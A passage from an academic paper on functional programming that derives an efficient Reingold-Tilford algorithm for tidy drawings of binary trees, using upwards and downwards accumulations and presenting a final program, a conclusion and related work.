Figure 5: Drawings  $\text{pic}_1$  and  $\text{pic}_2$ , for which  $\text{pic}_1 \boxplus \text{pic}_2 = -2$ 

child, and so  $s > 0$ .

This lack-of-bias property implies that a tree and its mirror image produce drawings which are reflections of each other. That is, if we write ‘-’ for unary negation<sup>1</sup>, then we also require

$$\text{bdraw} \circ \text{brev} = \text{map } - \circ \text{brev} \circ \text{bdraw}$$

The fourth criterion is that, in a tidy drawing, elements do not collide, or even get too close together. That is, pictures of children do not overlap, and no two elements on the same level are less than one unit apart.

Finally, a tidy drawing should be as narrow as possible, given the above constraints. Supowit and Reingold (1983) show that narrowness and regularity cannot be satisfied together—there are trees whose narrowest drawings can only be produced by drawing identical subtrees with different shapes—and so one of the two criteria must be made subordinate to the other. We choose to retain the regularity property, since it will lead us to a homomorphic solution.

These last two properties determine  $s$ , the distance through which children are translated. That distance should be the smallest distance that does not cause violation of the fourth criterion. Suppose the operator  $\boxplus$ , when given two drawings of trees, returns the width of the narrowest part of the gap between the trees. (If the drawings overlap, this distance will be negative.) For example, if  $\text{pic}_1$  and  $\text{pic}_2$  are as in Figure 5, then  $\text{pic}_1 \boxplus \text{pic}_2 = -2$ , the minimum of  $0 - 0$ ,  $-1/2 - 1/2$  and  $-1 - 1$ . The drawings should be moved apart or together to make this distance 1, that is,

$$s = (1 - (\text{bdraw } t \boxplus \text{bdraw } u)) \div 2$$

(In the example above,  $s$  will be  $1\frac{1}{2}$ .)

All that remains to be done to complete the specification is to formalize this description of  $\boxplus$ .

---

<sup>1</sup>The presence of sectioning means that, strictly speaking, we should distinguish between the number ‘minus one’, written ‘-1’, and the function ‘minus one’, written ‘ $(-1)$ ’.

#### 4.1 Levelorder traversal

We define two different ‘zip’ operators, each of which takes a pair of lists and returns a single list by combining corresponding elements in some way. These two operators are ‘short zip’, which we write `szip`, and ‘long zip’, written `lzip`. These operators differ in that the length of the result of a short zip is the length of its shorter argument, whereas the length of the result of a long zip is the length of its longer argument. For example:

$$\begin{aligned}\text{szip } (\oplus) ([a, b], [c, d, e]) &= [a \oplus c, b \oplus d] \\ \text{lzip } (\oplus) ([a, b], [c, d, e]) &= [a \oplus c, b \oplus d, e]\end{aligned}$$

From the result of the long zip, we see that the  $\oplus$  must have type  $A \times A \rightarrow A$ . This is not necessary for short zip, but we do not use the general case.

The two zips are given formally by the equations

$$\begin{aligned}\text{szip } (\oplus) ([a], [b]) &= [a \oplus b] \\ \text{szip } (\oplus) ([a], [b] \mathbin{\parallel} y) &= [a \oplus b] \\ \text{szip } (\oplus) ([a] \mathbin{\parallel} x, [b]) &= [a \oplus b] \\ \text{szip } (\oplus) ([a] \mathbin{\parallel} x, [b] \mathbin{\parallel} y) &= [a \oplus b] \mathbin{\parallel} \text{szip } (\oplus) (x, y) \\ \\ \text{lzip } (\oplus) ([a], [b]) &= [a \oplus b] \\ \text{lzip } (\oplus) ([a], [b] \mathbin{\parallel} y) &= [a \oplus b] \mathbin{\parallel} y \\ \text{lzip } (\oplus) ([a] \mathbin{\parallel} x, [b]) &= [a \oplus b] \mathbin{\parallel} x \\ \text{lzip } (\oplus) ([a] \mathbin{\parallel} x, [b] \mathbin{\parallel} y) &= [a \oplus b] \mathbin{\parallel} \text{lzip } (\oplus) (x, y)\end{aligned}$$

They share many properties, but we use two in particular.

**FACT (7)** Both `szip` ( $\oplus$ ) ( $x, y$ ) and `lzip` ( $\oplus$ ) ( $x, y$ ) can be evaluated using just `min` (`len`  $x$ , `len`  $y$ ) applications of  $\oplus$ .  $\diamond$

**LEMMA (8)** If  $f$  is  $\oplus$  to  $\otimes$  promotable, then `map f` is both `szip` ( $\oplus$ ) to `szip` ( $\otimes$ ) and `lzip` ( $\oplus$ ) to `lzip` ( $\otimes$ ) promotable.  $\diamond$

We use long zip to define *levelorder traversal* of binary trees. This is given by the function `levels` :: `btree A → list (list A)`:

$$\text{levels} = \text{bh}(\text{wrapl} \circ \text{wrapl}, \oplus) \quad \text{where } x \oplus_a y = [[a]] \mathbin{\parallel} \text{lzip } (+) (x, y)$$

For example, the levelorder traversals of `lf b` and `br (lf d, c, lf e)` are `[[b]]` and `[[c], [d, e]]`, respectively, and so

$$\begin{aligned}&\text{levels five} \\ &= [[a]] \mathbin{\parallel} \text{lzip } (+) ([[b]], [[c], [d, e]]) \\ &= [[a]] \mathbin{\parallel} [[b] \mathbin{\parallel} [c], [d, e]] \\ &= [[a], [b, c], [d, e]]\end{aligned}$$

We can at last define the operator  $\boxplus$  on pictures, in terms of levelorder traversal. It is given by

$$p \boxplus q = \text{smallest}(\text{szip}(\tilde{-})(\text{map largest(levels } p), \\ \text{map smallest(levels } q)))$$

If  $v$  and  $w$  are levels at the same depth in  $p$  and  $q$ , then  $\text{largest } v$  and  $\text{smallest } w$  are the rightmost point of  $v$  and the leftmost point of  $w$ , respectively, and so  $\text{smallest } w - \text{largest } v$  is the width of the gap at this level. Clearly,  $p \boxplus q$  is the minimum over all levels of these gap widths. For example, with  $\text{pic}_1$  and  $\text{pic}_2$  as in Figure 5, we have

$$\begin{aligned} \text{map largest(levels } \text{pic}_1) &= [0, \frac{1}{2}, 1] \\ \text{map smallest(levels } \text{pic}_2) &= [0, -\frac{1}{2}, -1] \end{aligned}$$

and so

$$\text{pic}_1 \boxplus \text{pic}_2 = \text{smallest}[0 - 0, -\frac{1}{2} - \frac{1}{2}, -1 - 1] = -2$$

This completes the specification of  $\boxplus$ , and hence of  $\text{bdraw}$ :

$$\text{bdraw} = \text{bh}(\text{const(if } 0), \square) \quad — (5)$$

where

$$\begin{aligned} p \boxminus_a q &= \text{br}(\text{map}(-s)p, 0, \text{map}(+s)q) \quad \text{where } s = (1 - (p \boxplus q)) \div 2 \\ p \boxplus q &= \text{smallest}(\text{szip}(\tilde{-})(\text{map largest(levels } p), \\ &\quad \text{map smallest(levels } q))) \end{aligned}$$

This specification is executable, but requires quadratic effort. We now derive a linear algorithm to satisfy it.

## 5 Drawing binary trees efficiently

A major source of inefficiency in the program that we have just developed is the occurrence of the two maps in the definition of  $\square$ . Intuitively, we have to shift the drawings of two children when assembling the drawing of their parent, and then shift the whole lot once more when drawing the grandparent. This is because we are computing directly the absolute position of every element. If instead we were to compute the *relative* position of each parent with respect to its children, these repeated translations would not occur. A second pass—a downwards accumulation—can fix the absolute positions by accumulating relative positions.

Suppose the function  $\text{rootrel}$  on drawings of trees satisfies

$$\begin{aligned} \text{rootrel(if } a) &= 0 \\ \text{rootrel(br(t, a, u))} &= (a - \text{root } t) \odot (\text{root } u - a) \end{aligned}$$

for some idempotent operator  $\odot$ . The idea here is that  $\text{rootrel}$  determines the position of a parent relative to its children, given the drawing of the parent. For example, with  $\text{pic}_1$  as in Figure 5, we have:

$$\text{rootrel(pic}_1) = (0 - -\frac{1}{2}) \odot (\frac{1}{2} - 0) = \frac{1}{2}$$

That is, if we define the function  $\text{sep}$  by

$$\text{sep} = \text{rootrel} \circ \text{bdraw} \quad \text{--- (6)}$$

then

$$\begin{aligned} \text{sep}(\text{If } a) &= 0 \\ \text{sep}(\text{br}(t, a, u)) &= (1 - (\text{bdraw } t \boxplus \text{bdraw } u)) \div 2 \end{aligned} \quad \text{--- (7)}$$

For example:

$$\begin{aligned} \text{sep five} &= (1 - (\text{bdraw } (\text{If } b) \boxplus \text{bdraw } (\text{br } (\text{If } d, c, \text{If } e)))) \div 2 \\ &= (1 - 0) \div 2 \\ &= \frac{1}{2} \end{aligned}$$

Then

$$\text{bdraw } (\text{br } (t, a, u)) = \text{br } (\text{map } (-s) (\text{bdraw } t), 0, \text{map } (+s) (\text{bdraw } u))$$

where  $s = \text{sep } (\text{br } (t, a, u))$

Now, applying `sep` to each subtree gives the relative (to its children) position of every parent. Define the function `rel` by

$$\text{rel} = \text{map } \text{sep} \circ \text{subtrees} \quad \text{--- (8)}$$

From this, we calculate that

$$\begin{aligned} \text{rel } (\text{If } a) & \\ &= \left\{ \begin{array}{l} (8) \end{array} \right\} \\ &\text{map } \text{sep } (\text{subtrees } (\text{If } a)) \\ &= \left\{ \begin{array}{l} (2) \end{array} \right\} \\ &\text{map } \text{sep } (\text{If } (\text{If } a)) \\ &= \left\{ \begin{array}{l} (1) \end{array} \right\} \\ &\text{If } (\text{sep } (\text{If } a)) \\ &= \left\{ \begin{array}{l} (7) \end{array} \right\} \\ &\text{If } 0 \end{aligned}$$

and

$$\begin{aligned} \text{rel } (\text{br } (t, a, u)) & \\ &= \left\{ \begin{array}{l} (8) \end{array} \right\} \\ &\text{map } \text{sep } (\text{subtrees } (\text{br } (t, a, u))) \\ &= \left\{ \begin{array}{l} (2) \end{array} \right\} \\ &\text{map } \text{sep } (\text{br } (\text{subtrees } t, \text{br } (t, a, u), \text{subtrees } u)) \\ &= \left\{ \begin{array}{l} (1) \end{array} \right\} \\ &\text{br } (\text{map } \text{sep } (\text{subtrees } t), \text{sep } (\text{br } (t, a, u)), \text{map } \text{sep } (\text{subtrees } u)) \end{aligned}$$

$$= \left\{ \begin{array}{l} (8) \\ \text{br } (\text{rel } t, \text{sep } (\text{br } (t, a, u)), \text{rel } u) \end{array} \right\}$$

That is,

$$\begin{aligned} \text{rel } (\text{If } a) &= \text{If } 0 \\ \text{rel } (\text{br } (t, a, u)) &= \text{br } (\text{rel } t, \text{sep } (\text{br } (t, a, u)), \text{rel } u) \end{aligned} \quad — (9)$$

This gives us the first ‘pass’, computing the position of every parent relative to its children. How can we get from this to the absolute position of every element? We need a function **abs** satisfying the condition

$$\text{abs } \circ \text{rel} = \text{bdraw} \quad — (10)$$

We can calculate from this requirement a definition of **abs**. On leaves, the condition reduces to

$$\begin{aligned} \text{abs } (\text{rel } (\text{If } a)) &= \text{bdraw } (\text{If } a) \\ \Leftrightarrow \quad &\left\{ \begin{array}{l} (9), (5) \end{array} \right\} \\ \text{abs } (\text{If } 0) &= \text{If } 0 \end{aligned}$$

while on branches we require

$$\begin{aligned} \text{abs } (\text{rel } (\text{br } (t, a, u))) &= \text{bdraw } (\text{br } (t, a, u)) \\ \Leftrightarrow \quad &\left\{ \begin{array}{l} (9), (5); \text{ let } s = \text{sep } (\text{br } (t, a, u)) \end{array} \right\} \\ \text{abs } (\text{br } (\text{rel } t, s, \text{rel } u)) &= \text{br } (\text{map } (-s) (\text{bdraw } t), 0, \text{map } (+s) (\text{bdraw } u)) \\ \Leftrightarrow \quad &\left\{ \begin{array}{l} \text{assuming (10) holds on smaller trees} \end{array} \right\} \\ \text{abs } (\text{br } (\text{rel } t, s, \text{rel } u)) &= \text{br } (\text{map } (-s) (\text{abs } (\text{rel } t)), 0, \text{map } (+s) (\text{abs } (\text{rel } u))) \end{aligned}$$

These requirements are satisfied if

$$\begin{aligned} \text{abs } (\text{If } a) &= \text{If } 0 \\ \text{abs } (\text{br } (t, a, u)) &= \text{br } (\text{map } (-a) (\text{abs } t), 0, \text{map } (+a) (\text{abs } u)) \end{aligned}$$

By Theorem 4, this implies that

$$\text{abs} = \text{map } (\text{uw } (\text{const } 0, \tilde{-}, +)) \circ \text{paths}$$

We give the upwards function **uw** (**const** 0,  $\tilde{-}$ ,  $+$ ) a name, **pabs** (‘the absolute position of the bottom of a path’), for brevity:

$$\text{pabs} = \text{uw } (\text{const } 0, \tilde{-}, +)$$

so that

$$\text{abs} = \text{map } \text{pabs} \circ \text{paths} \quad — (11)$$

Thus, we have

$$\text{bdraw} = \text{abs} \circ \text{rel} \quad — (12)$$

where

$$\begin{aligned}\text{rel} &= \text{map } \text{sep} \circ \text{subtrees} \\ \text{abs} &= \text{map } \text{pabs} \circ \text{paths}\end{aligned}$$

This is still inefficient, as computing `rel` takes quadratic time (because `sep` is not a tree homomorphism) and computing `abs` takes quadratic time (because `pabs` is not path homomorphism). We show next how to compute `rel` and `abs` quickly.

### 5.1 An upwards accumulation

We want to find an efficient way of computing the function `rel` satisfying

$$\text{rel} = \text{map } \text{sep} \circ \text{subtrees}$$

where

$$\begin{aligned}\text{sep } (\text{lf } a) &= 0 \\ \text{sep } (\text{br } (t, a, u)) &= (1 - (\text{bdraw } t \boxplus \text{bdraw } u)) \div 2\end{aligned}$$

We have already observed that `rel` is not an upwards accumulation, because `sep` is not a homomorphism—more information than the separations of the grandchildren is needed in order to compute the separation of the children. How much more information is needed? It is not hard to see that, in order to compute the separation of the children, we need to know the ‘outlines’ of their drawings.

Each level of a picture is sorted. Therefore,

$$\begin{aligned}\text{map } \text{smallest} \circ \text{levels} &= \text{map } \text{head} \circ \text{levels} \\ \text{map } \text{largest} \circ \text{levels} &= \text{map } \text{last} \circ \text{levels}\end{aligned}$$

and so

$$p \boxplus q = \text{right } p \boxtimes \text{left } q \quad \text{--- (13)}$$

where

$$\begin{aligned}\text{left} &= \text{map } \text{head} \circ \text{levels} \\ \text{right} &= \text{map } \text{last} \circ \text{levels}\end{aligned}$$

and

$$v \boxtimes w = \text{smallest } (\text{szip } (\tilde{-}) (v, w))$$

Intuitively, `left` and `right` return the ‘contours’ of a drawing. For example, applying the function `fork (left, right)` to the tree `pic1` in Figure 5 produces the pair of lists  $([0, -\frac{1}{2}, 0], [0, \frac{1}{2}, 1])$ . These contours are precisely the extra information needed to make `sep` a homomorphism.

To show this, we need to show first that `sep` can be computed from the contours, and second that computing the contours is a homomorphism. Define the function `contours` by

$$\text{contours} = \text{fork } (\text{left}, \text{right}) \circ \text{bdraw} \quad \text{--- (14)}$$

How do we find `sep t` from `contours t`? By definition, the head of each contour is `0`, and (if `t` is not just a leaf) the second elements in the contours are `-(sep t)` and `sep t`. Thus,

$$\text{sep} = \text{spread} \circ \text{contours} \quad \text{--- (15)}$$

where, for some idempotent  $\odot$ ,

$$\begin{aligned} \text{spread } ([0], [0]) &= 0 \\ \text{spread } ([0] + x, [0] + y) &= -(\text{head } x) \odot \text{head } y \end{aligned}$$

on pairs of lists, each with head `0`.

Now we show that `contours` is a homomorphism. On leaves, we have

$$\begin{aligned} &\text{contours } (\text{If } a) \\ &= \left\{ \begin{array}{l} (14) \\ \text{fork } (\text{left}, \text{right}) \text{ (bdraw (If } a)) \end{array} \right\} \\ &= \left\{ \begin{array}{l} (5) \\ \text{fork } (\text{left}, \text{right}) \text{ (If } 0) \end{array} \right\} \\ &= \left\{ \begin{array}{l} \text{left}, \text{right} \\ ([0], [0]) \end{array} \right\} \end{aligned}$$

For branches, we will consider just the left contour, as the right contour is symmetric. We have

$$\begin{aligned} &\text{left } (\text{bdraw } (\text{br } (t, a, u))) \\ &= \left\{ \begin{array}{l} (5), \text{ setting } s = (1 - (\text{bdraw } t \boxplus \text{bdraw } u)) \div 2 \\ \text{left } (\text{br } (\text{map } (-s) \text{ (bdraw } t), 0, \text{map } (+s) \text{ (bdraw } u))) \end{array} \right\} \\ &= \left\{ \begin{array}{l} \text{left} \\ \text{map head } (\text{levels } (\text{br } (\text{map } (-s) \text{ (bdraw } t), 0, \text{map } (+s) \text{ (bdraw } u)))) \end{array} \right\} \\ &= \left\{ \begin{array}{l} \text{levels} \\ \text{map head } ([[0]] + \text{lzip } (+) \text{ (levels } (\text{map } (-s) \text{ (bdraw } t)), \\ \qquad \qquad \qquad \text{levels } (\text{map } (+s) \text{ (bdraw } u)))) \end{array} \right\} \\ &= \left\{ \begin{array}{l} \text{map, head} \\ [0] + \text{map head } (\text{lzip } (+) \text{ (levels } (\text{map } (-s) \text{ (bdraw } t)), \\ \qquad \qquad \qquad \text{levels } (\text{map } (+s) \text{ (bdraw } u)))) \end{array} \right\} \\ &= \left\{ \begin{array}{l} \text{head is } + \text{ to fst promotable; Lemma 8} \\ [0] + \text{lzip fst } (\text{map head } (\text{levels } (\text{map } (-s) \text{ (bdraw } t))), \\ \qquad \qquad \qquad \text{map head } (\text{levels } (\text{map } (+s) \text{ (bdraw } u)))) \end{array} \right\} \end{aligned}$$

$$\begin{aligned}
&= \left\{ \text{levels} \circ \text{map } f = \text{map } \text{map } f \circ \text{levels} \right\} \\
&[0] \nparallel \text{lzip } \text{fst} (\text{map } \text{head} (\text{map } (\text{map } (-s)) (\text{levels } (\text{bdraw } t))), \\
&\quad \text{map } \text{head} (\text{map } (\text{map } (+s)) (\text{levels } (\text{bdraw } u)))) \\
&= \left\{ \text{head} \circ \text{map } f = f \circ \text{head} \right\} \\
&[0] \nparallel \text{lzip } \text{fst} (\text{map } (-s) (\text{map } \text{head} (\text{levels } (\text{bdraw } t))), \\
&\quad \text{map } (+s) (\text{map } \text{head} (\text{levels } (\text{bdraw } u)))) \\
&= \left\{ \text{left} \right\} \\
&[0] \nparallel \text{lzip } \text{fst} (\text{map } (-s) (\text{left } (\text{bdraw } t)), \\
&\quad \text{map } (+s) (\text{left } (\text{bdraw } u)))
\end{aligned}$$

Similarly,

$$\begin{aligned}
&\text{right } (\text{bdraw } (\text{br } (t, a, u))) \\
&= [0] \nparallel \text{lzip } \text{snd} (\text{map } (-s) (\text{right } (\text{bdraw } t)), \\
&\quad \text{map } (+s) (\text{right } (\text{bdraw } u)))
\end{aligned}$$

Now,

$$\begin{aligned}
&\text{bdraw } t \boxplus \text{bdraw } u \\
&= \left\{ (13) \right\} \\
&\text{right } (\text{bdraw } t) \boxtimes \text{left } (\text{bdraw } u) \\
&= \left\{ (14) \right\} \\
&\text{snd } (\text{contours } t) \boxtimes \text{fst } (\text{contours } u)
\end{aligned}$$

and so

$$\text{contours } (\text{br } (t, a, u)) = \text{contours } t \boxplus_a \text{contours } u$$

where

$$\begin{aligned}
&(w, x) \boxplus_a (y, z) \\
&= ([0] \nparallel \text{lzip } \text{fst} (\text{map } (-s) w, \text{map } (+s) y), \\
&\quad [0] \nparallel \text{lzip } \text{snd} (\text{map } (-s) x, \text{map } (+s) z)) \\
&\quad \text{where } s = (1 - (x \boxtimes y)) \div 2
\end{aligned} \tag{16}$$

Hence,

$$\text{contours} = \text{bh } (\text{const } ([0], [0]), \boxplus) \tag{17}$$

Thus,

$$\begin{aligned}
&\text{rel} \\
&= \left\{ (8) \right\} \\
&\text{map } \text{sep} \circ \text{subtrees}
\end{aligned}$$

$$\begin{aligned}
&= \{ (15) \} \\
&\quad \text{map spread} \circ \text{map contours} \circ \text{subtrees} \\
&= \{ (17) \} \\
&\quad \text{map spread} \circ \text{map} (\text{bh} (\text{const} ([0], [0]), \boxtimes)) \circ \text{subtrees} \\
&= \{ (3) \} \\
&\quad \text{map spread} \circ \text{up} (\text{const} ([0], [0]), \boxtimes)
\end{aligned}$$

That is,

$$\text{rel} = \text{map spread} \circ \text{up} (\text{const} ([0], [0]), \boxtimes) \quad — (18)$$

This is now an upwards accumulation, but it is still expensive to compute. The operation  $\boxtimes$  takes at least linear effort, resulting in quadratic effort for the upwards accumulation. One further step is needed before we have an efficient algorithm for `rel`.

We have to find an efficient way of evaluating the operator  $\boxtimes$  from (16):

$$\begin{aligned}
(w, x) \boxtimes_a (y, z) &= ([0] \mathbin{\parallel} \text{lzip fst} (\text{map} (-s) w, \text{map} (+s) y), \\
&\quad [0] \mathbin{\parallel} \text{lzip snd} (\text{map} (-s) x, \text{map} (+s) z)) \\
&\quad \text{where } s = (1 - (x \boxtimes y)) \div 2
\end{aligned}$$

One way of doing this is with a data refinement whereby, instead of maintaining a list of absolute distances, we maintain a list of relative distances. That is, we make a data refinement using the invertible abstraction function  $\text{msi} = \text{map sum} \circ \text{inits}$ , which computes absolute distances from relative ones. Under this refinement, the maps can be performed in constant time, since

$$\begin{aligned}
\text{map} (+s) (\text{msi} x) &= \text{msi} (\text{mapplus} (s, x)) \quad — (19) \\
\text{where } \text{mapplus} (b, [a]) &= [b + a] \\
\text{mapplus} (b, [a] \mathbin{\parallel} x) &= [b + a] \mathbin{\parallel} x
\end{aligned}$$

Moreover, the zips can still be performed in time proportional to their shorter argument, since if  $\text{len} x \geq \text{len} y$  then

$$\text{lzip fst} (\text{msi} x, \text{msi} y) = \text{msi} x$$

and if  $\text{len} x < \text{len} y$  then, letting  $(y_1, y_2) = \text{split} (\text{len} x, y)$  where

$$\begin{aligned}
\text{split} (1, [a] \mathbin{\parallel} x) &= ([a], x) \\
\text{split} (n + 1, [a] \mathbin{\parallel} x) &= ([a] \mathbin{\parallel} v, w) \quad \text{where } (v, w) = \text{split} (n, x)
\end{aligned}$$

we have

$$\begin{aligned}
&\text{lzip fst} (\text{msi} x, \text{msi} y) \\
&= \{ \text{msi} y = \text{msi} y_1 \mathbin{\parallel} \text{map} (+\text{sum} y_1) (\text{msi} y_2); \text{len} x = \text{len} y_1 \} \\
&\quad \text{msi} x \mathbin{\parallel} \text{map} (+\text{sum} y_1) (\text{msi} y_2)
\end{aligned}$$

$$\begin{aligned}
&= \left\{ \text{map } (+\text{sum } x) \circ \text{map } (-\text{sum } x) = \text{id} \right\} \\
&\quad \text{msi } x \nparallel \text{map } (+\text{sum } x) (\text{map } (-\text{sum } x + \text{sum } y_1) (\text{msi } y_2)) \\
&= \left\{ (19) \right\} \\
&\quad \text{msi } x \nparallel \text{map } (+\text{sum } x) (\text{msi } (\text{mapplus } (\text{sum } y_1 - \text{sum } x, y_2))) \\
&= \left\{ \text{msi } (x \nparallel y) = \text{msi } x \nparallel \text{map } (+\text{sum } x) (\text{msi } y) \right\} \\
&\quad \text{msi } (x \nparallel \text{mapplus } (\text{sum } y_1 - \text{sum } x, y_2))
\end{aligned}$$

By symmetry,

$$\text{lzip snd } (\text{msi } x, \text{msi } y) = \text{lzip fst } (\text{msi } y, \text{msi } x)$$

(Note that the guard  $\text{len } x \geq \text{len } y$  must also be evaluated in time proportional to the lesser of  $\text{len } x$  and  $\text{len } y$ , and so cannot be done simply by computing the two lengths. In Figure 6 we define the predicate  $\text{nst}$  (for ‘no shorter than’), for which  $\text{nst } (x, y) = (\text{len } x \geq \text{len } y)$  but which takes time proportional to the lesser of  $\text{len } x$  and  $\text{len } y$ .)

The refined  $\boxplus$  still takes linear effort because of the zips, but the important observation is that it now takes effort proportional to the length of its *shorter* argument (that is, to the lesser of the common lengths of  $w$  and  $x$  and the common lengths of  $y$  and  $z$ , when  $\boxplus$  is ‘called’ with arguments  $(w, x)$  and  $(y, z)$ ). Reingold and Tilford (1981) show that, if evaluating  $h t \oplus_a h u$  from  $a$ ,  $h t$  and  $h u$  takes effort proportional to the lesser of the depths of the trees  $t$  and  $u$ , then the tree homomorphism  $h = bh(f, \oplus)$  can be evaluated with linear effort. Actually, what they show is that if  $g$  satisfies

$$\begin{aligned}
g(\text{lf } a) &= 0 \\
g(\text{br } (t, a, u)) &= g t + \min(\text{depth } t, \text{depth } u) + g u
\end{aligned}$$

then

$$g x = \text{size } x - \text{depth } x$$

which can easily be proved by induction. Intuitively,  $g$  counts the number of pairs of horizontally adjacent elements in a tree.

With this data refinement,  $\text{rel}$  can be computed in linear time.

## 5.2 A downwards accumulation

We now have an efficient algorithm for  $\text{rel}$ . All that remains to be done is to find an efficient algorithm for  $\text{abs}$ , where

$$\begin{aligned}
\text{abs} &= \text{map pabs } \circ \text{paths} \\
\text{pabs} &= \text{uw } (\text{const } 0, \tilde{-}, +)
\end{aligned}$$

We note first that computing  $\text{abs}$  as it stands is inefficient. No operator  $\oplus$  can satisfy  $a + \text{const } 0 b = \text{const } 0 a \oplus b$  for all  $a$  and  $b$ , and so  $\text{pabs}$  cannot be computed downwards, and  $\text{abs}$  is not a downwards accumulation. Intuitively,  $\text{pabs}$

starts at the bottom of a path and discards the bottom element, but we cannot do this when starting at the top of the path.

What extra information do we need in order to be able to compute `pabs` downwards? It turns out that

$$\begin{aligned} \text{pabs } (x \uparrow\!\! \uparrow \langle a \rangle) &= \text{pabs } x - \text{bottom } x \\ \text{pabs } (x \uparrow\!\! \uparrow \langle a \rangle) &= \text{pabs } x + \text{bottom } x \end{aligned} \quad — (20)$$

where `bottom` returns the bottom element of a path:

$$\text{bottom} = \text{uw } (\text{id}, \text{snd}, \text{snd})$$

Now, `pabs` and `bottom` together can be computed downwards, because of (20) and

$$\begin{aligned} \text{bottom } (x \uparrow\!\! \uparrow \langle a \rangle) &= a \\ \text{bottom } (x \uparrow\!\! \uparrow \langle a \rangle) &= a \end{aligned}$$

Let

$$\text{pabsb} = \text{fork } (\text{pabs}, \text{bottom}) \quad — (21)$$

Then, by Theorem 6, `pabsb` is upwards:

$$\begin{aligned} \text{pabsb} &= \text{uw } (f, \oplus, \otimes) \quad \text{where} \quad f a = (0, a) \\ &\qquad a \oplus (v, w) = (v - a, w) \\ &\qquad a \otimes (v, w) = (v + a, w) \end{aligned}$$

Moreover, by Theorem 5, `pabsb` is downwards:

$$\begin{aligned} \text{pabsb} &= \text{dw } (f, \oplus, \otimes) \quad \text{where} \quad f a = (0, a) \\ &\qquad (v, w) \oplus a = (v - w, a) \\ &\qquad (v, w) \otimes a = (v + w, a) \end{aligned}$$

Finally, by Theorem 3, `pabsb` is a path homomorphism:

$$\begin{aligned} \text{pabsb} &= \text{ph } (f, \oplus, \otimes) \quad — (22) \\ &\qquad \text{where} \quad f a = (0, a) \\ &\qquad (v, w) \oplus (x, y) = (v - w + x, y) \\ &\qquad (v, w) \otimes (x, y) = (v + w + x, y) \end{aligned}$$

Putting all this together gives us

$$\begin{aligned} \text{abs} \\ &= \left\{ (11) \right\} \\ &= \text{map pabs} \circ \text{paths} \\ &= \left\{ (21) \right\} \\ &= \text{map fst} \circ \text{map pabsb} \circ \text{paths} \\ &= \left\{ (22), \text{ with } f, \oplus \text{ and } \otimes \text{ as defined there } \right\} \\ &= \text{map fst} \circ \text{map } (\text{ph } (f, \oplus, \otimes)) \circ \text{paths} \end{aligned}$$

$$= \{ (4) \} \\ \text{map fst} \circ \text{down } (f, \oplus, \otimes)$$

That is,

$$\text{abs} = \text{map fst} \circ \text{down } (f, \oplus, \otimes) \quad — (23)$$

which can be computed in linear time.

### 5.3 The program

To summarize, the program that we have derived is as in Figure 6.

## 6 Conclusion

### 6.1 Summary

We have presented a number of natural criteria satisfied by tidy drawings of unlabelled binary trees. From these criteria, we have derived an efficient algorithm for producing such drawings.

The steps in the derivation were as follows:

- (i) we started with an executable specification (5)—an ‘obviously correct’ but inefficient program;
- (ii) we eliminated one source of inefficiency, by computing first the position of every parent relative to its children, and then fixing the absolute positions in a second pass (12);
- (iii) we made a step towards making the first pass efficient, by turning the function computing relative positions into an upwards accumulation (18), computing not just relative positions but also the outlines of the drawings;
- (iv) we made a data refinement on the outline of a drawing (19), allowing us to shift it in constant time; and
- (v) we made the second pass efficient by turning the function computing absolute positions into a downwards accumulation (23), computing not just the absolute positions but also the bottom element of every path. (In fact, we could have calculated, using the technique of *strengthening invariants* (Gries, 1982) and no invention at all, that

`fork (pabs, uw (id,  $\tilde{-}$ , +))`

is downwards, and hence also a path homomorphism; this would have done just as well.)

The derivation showed several things:

- (i) the criteria uniquely determine the drawing of a tree;
- (ii) the criteria also determine an inefficient algorithm for drawing a tree (step (i) in the derivation), and only three or four small inventive steps (steps (ii) to (v) in the derivation) are needed to transform this into an efficient algorithm;

```

bdraw = abs ∘ rel

rel = map spread ∘ up (const ([0], [0]), ⊕)
(w, x) ⊕a (y, z) = ([0] ++ lzipfst (mapplus (-s, w), mapplus (s, y)),
                      [0] ++ lzipsnd (mapplus (-s, x), mapplus (s, z)))
                     where s = (1 - (x ⊗ y)) ÷ 2

mapplus (b, [a]) = [a + b]
mapplus (b, [a] ++ x) = [a + b] ++ x

lzipfst (x, y) = x, if nst (x, y)
                  = x ++ mapplus (sum v - sum x, w), otherwise
                    where (v, w) = split (len x, y)
lzipsnd (x, y) = lzipfst (y, x)

nst (x, [b]) = true
nst ([a], [b] ++ y) = false
nst ([a] ++ x, [b] ++ y) = nst (x, y)

split (1, [a] ++ x) = ([a], x)
split (n + 1, [a] ++ x) = ([a] ++ v, w)    where (v, w) = split (n, x)

spread ([0], [0]) = 0
spread ([0] ++ x, [0] ++ y) = -(head x) ⊙ head y    where a ⊙ a = a

v ⊗ w = lh (id, min) (szip (˜) (v, w))

abs = map fst ∘ down (f, ⊕, ⊗)
      where f a = (0, a)
            (v, w) ⊕ (x, y) = (v - w + x, y)
            (v, w) ⊗ (x, y) = (v + w + x, y)

```

Figure 6: The final program

- (iii) the algorithm (due to Reingold and Tilford (1981)) is just an upwards accumulation followed by a downwards accumulation, and is further evidence of the utility of these higher-order operations;
- (iv) identifying these accumulations as major components of the algorithm may lead, using known techniques for computing accumulations in parallel, to an optimal *parallel* algorithm for drawing unlabelled binary trees.

## 6.2 Related work

The problem of drawing trees has quite a long and interesting history. Knuth (1968, 1971) and Wirth (1976) both present simple algorithms in which the  $x$ -coordinate of an element is determined purely by its position in inorder traversal. Wetherell and Shannon (1979) first considered ‘aesthetic criteria’, but their algorithms all produce biased drawings. Independently of Wetherell and Shannon, Vaucher (1980) gives an algorithm which produces drawings that are simultaneously biased, irregular, and wider than necessary, despite his claims to have ‘overcome the problems’ of Wirth’s simple algorithm. Reingold and Tilford (1981) tackle the problems in the algorithms of Wetherell and Shannon and of Vaucher, by proposing the criteria concerning bias and regularity. Their algorithm is the one derived for binary trees here. Supowit and Reingold (1983) show that it is not possible to satisfy regularity and minimal width simultaneously, and that the problem is NP-hard when restricted to discrete (for example, integer) coordinates. Brüggemann-Klein and Wood (1990) implement Reingold and Tilford’s algorithm as macros for the text formatting system **TEX**.

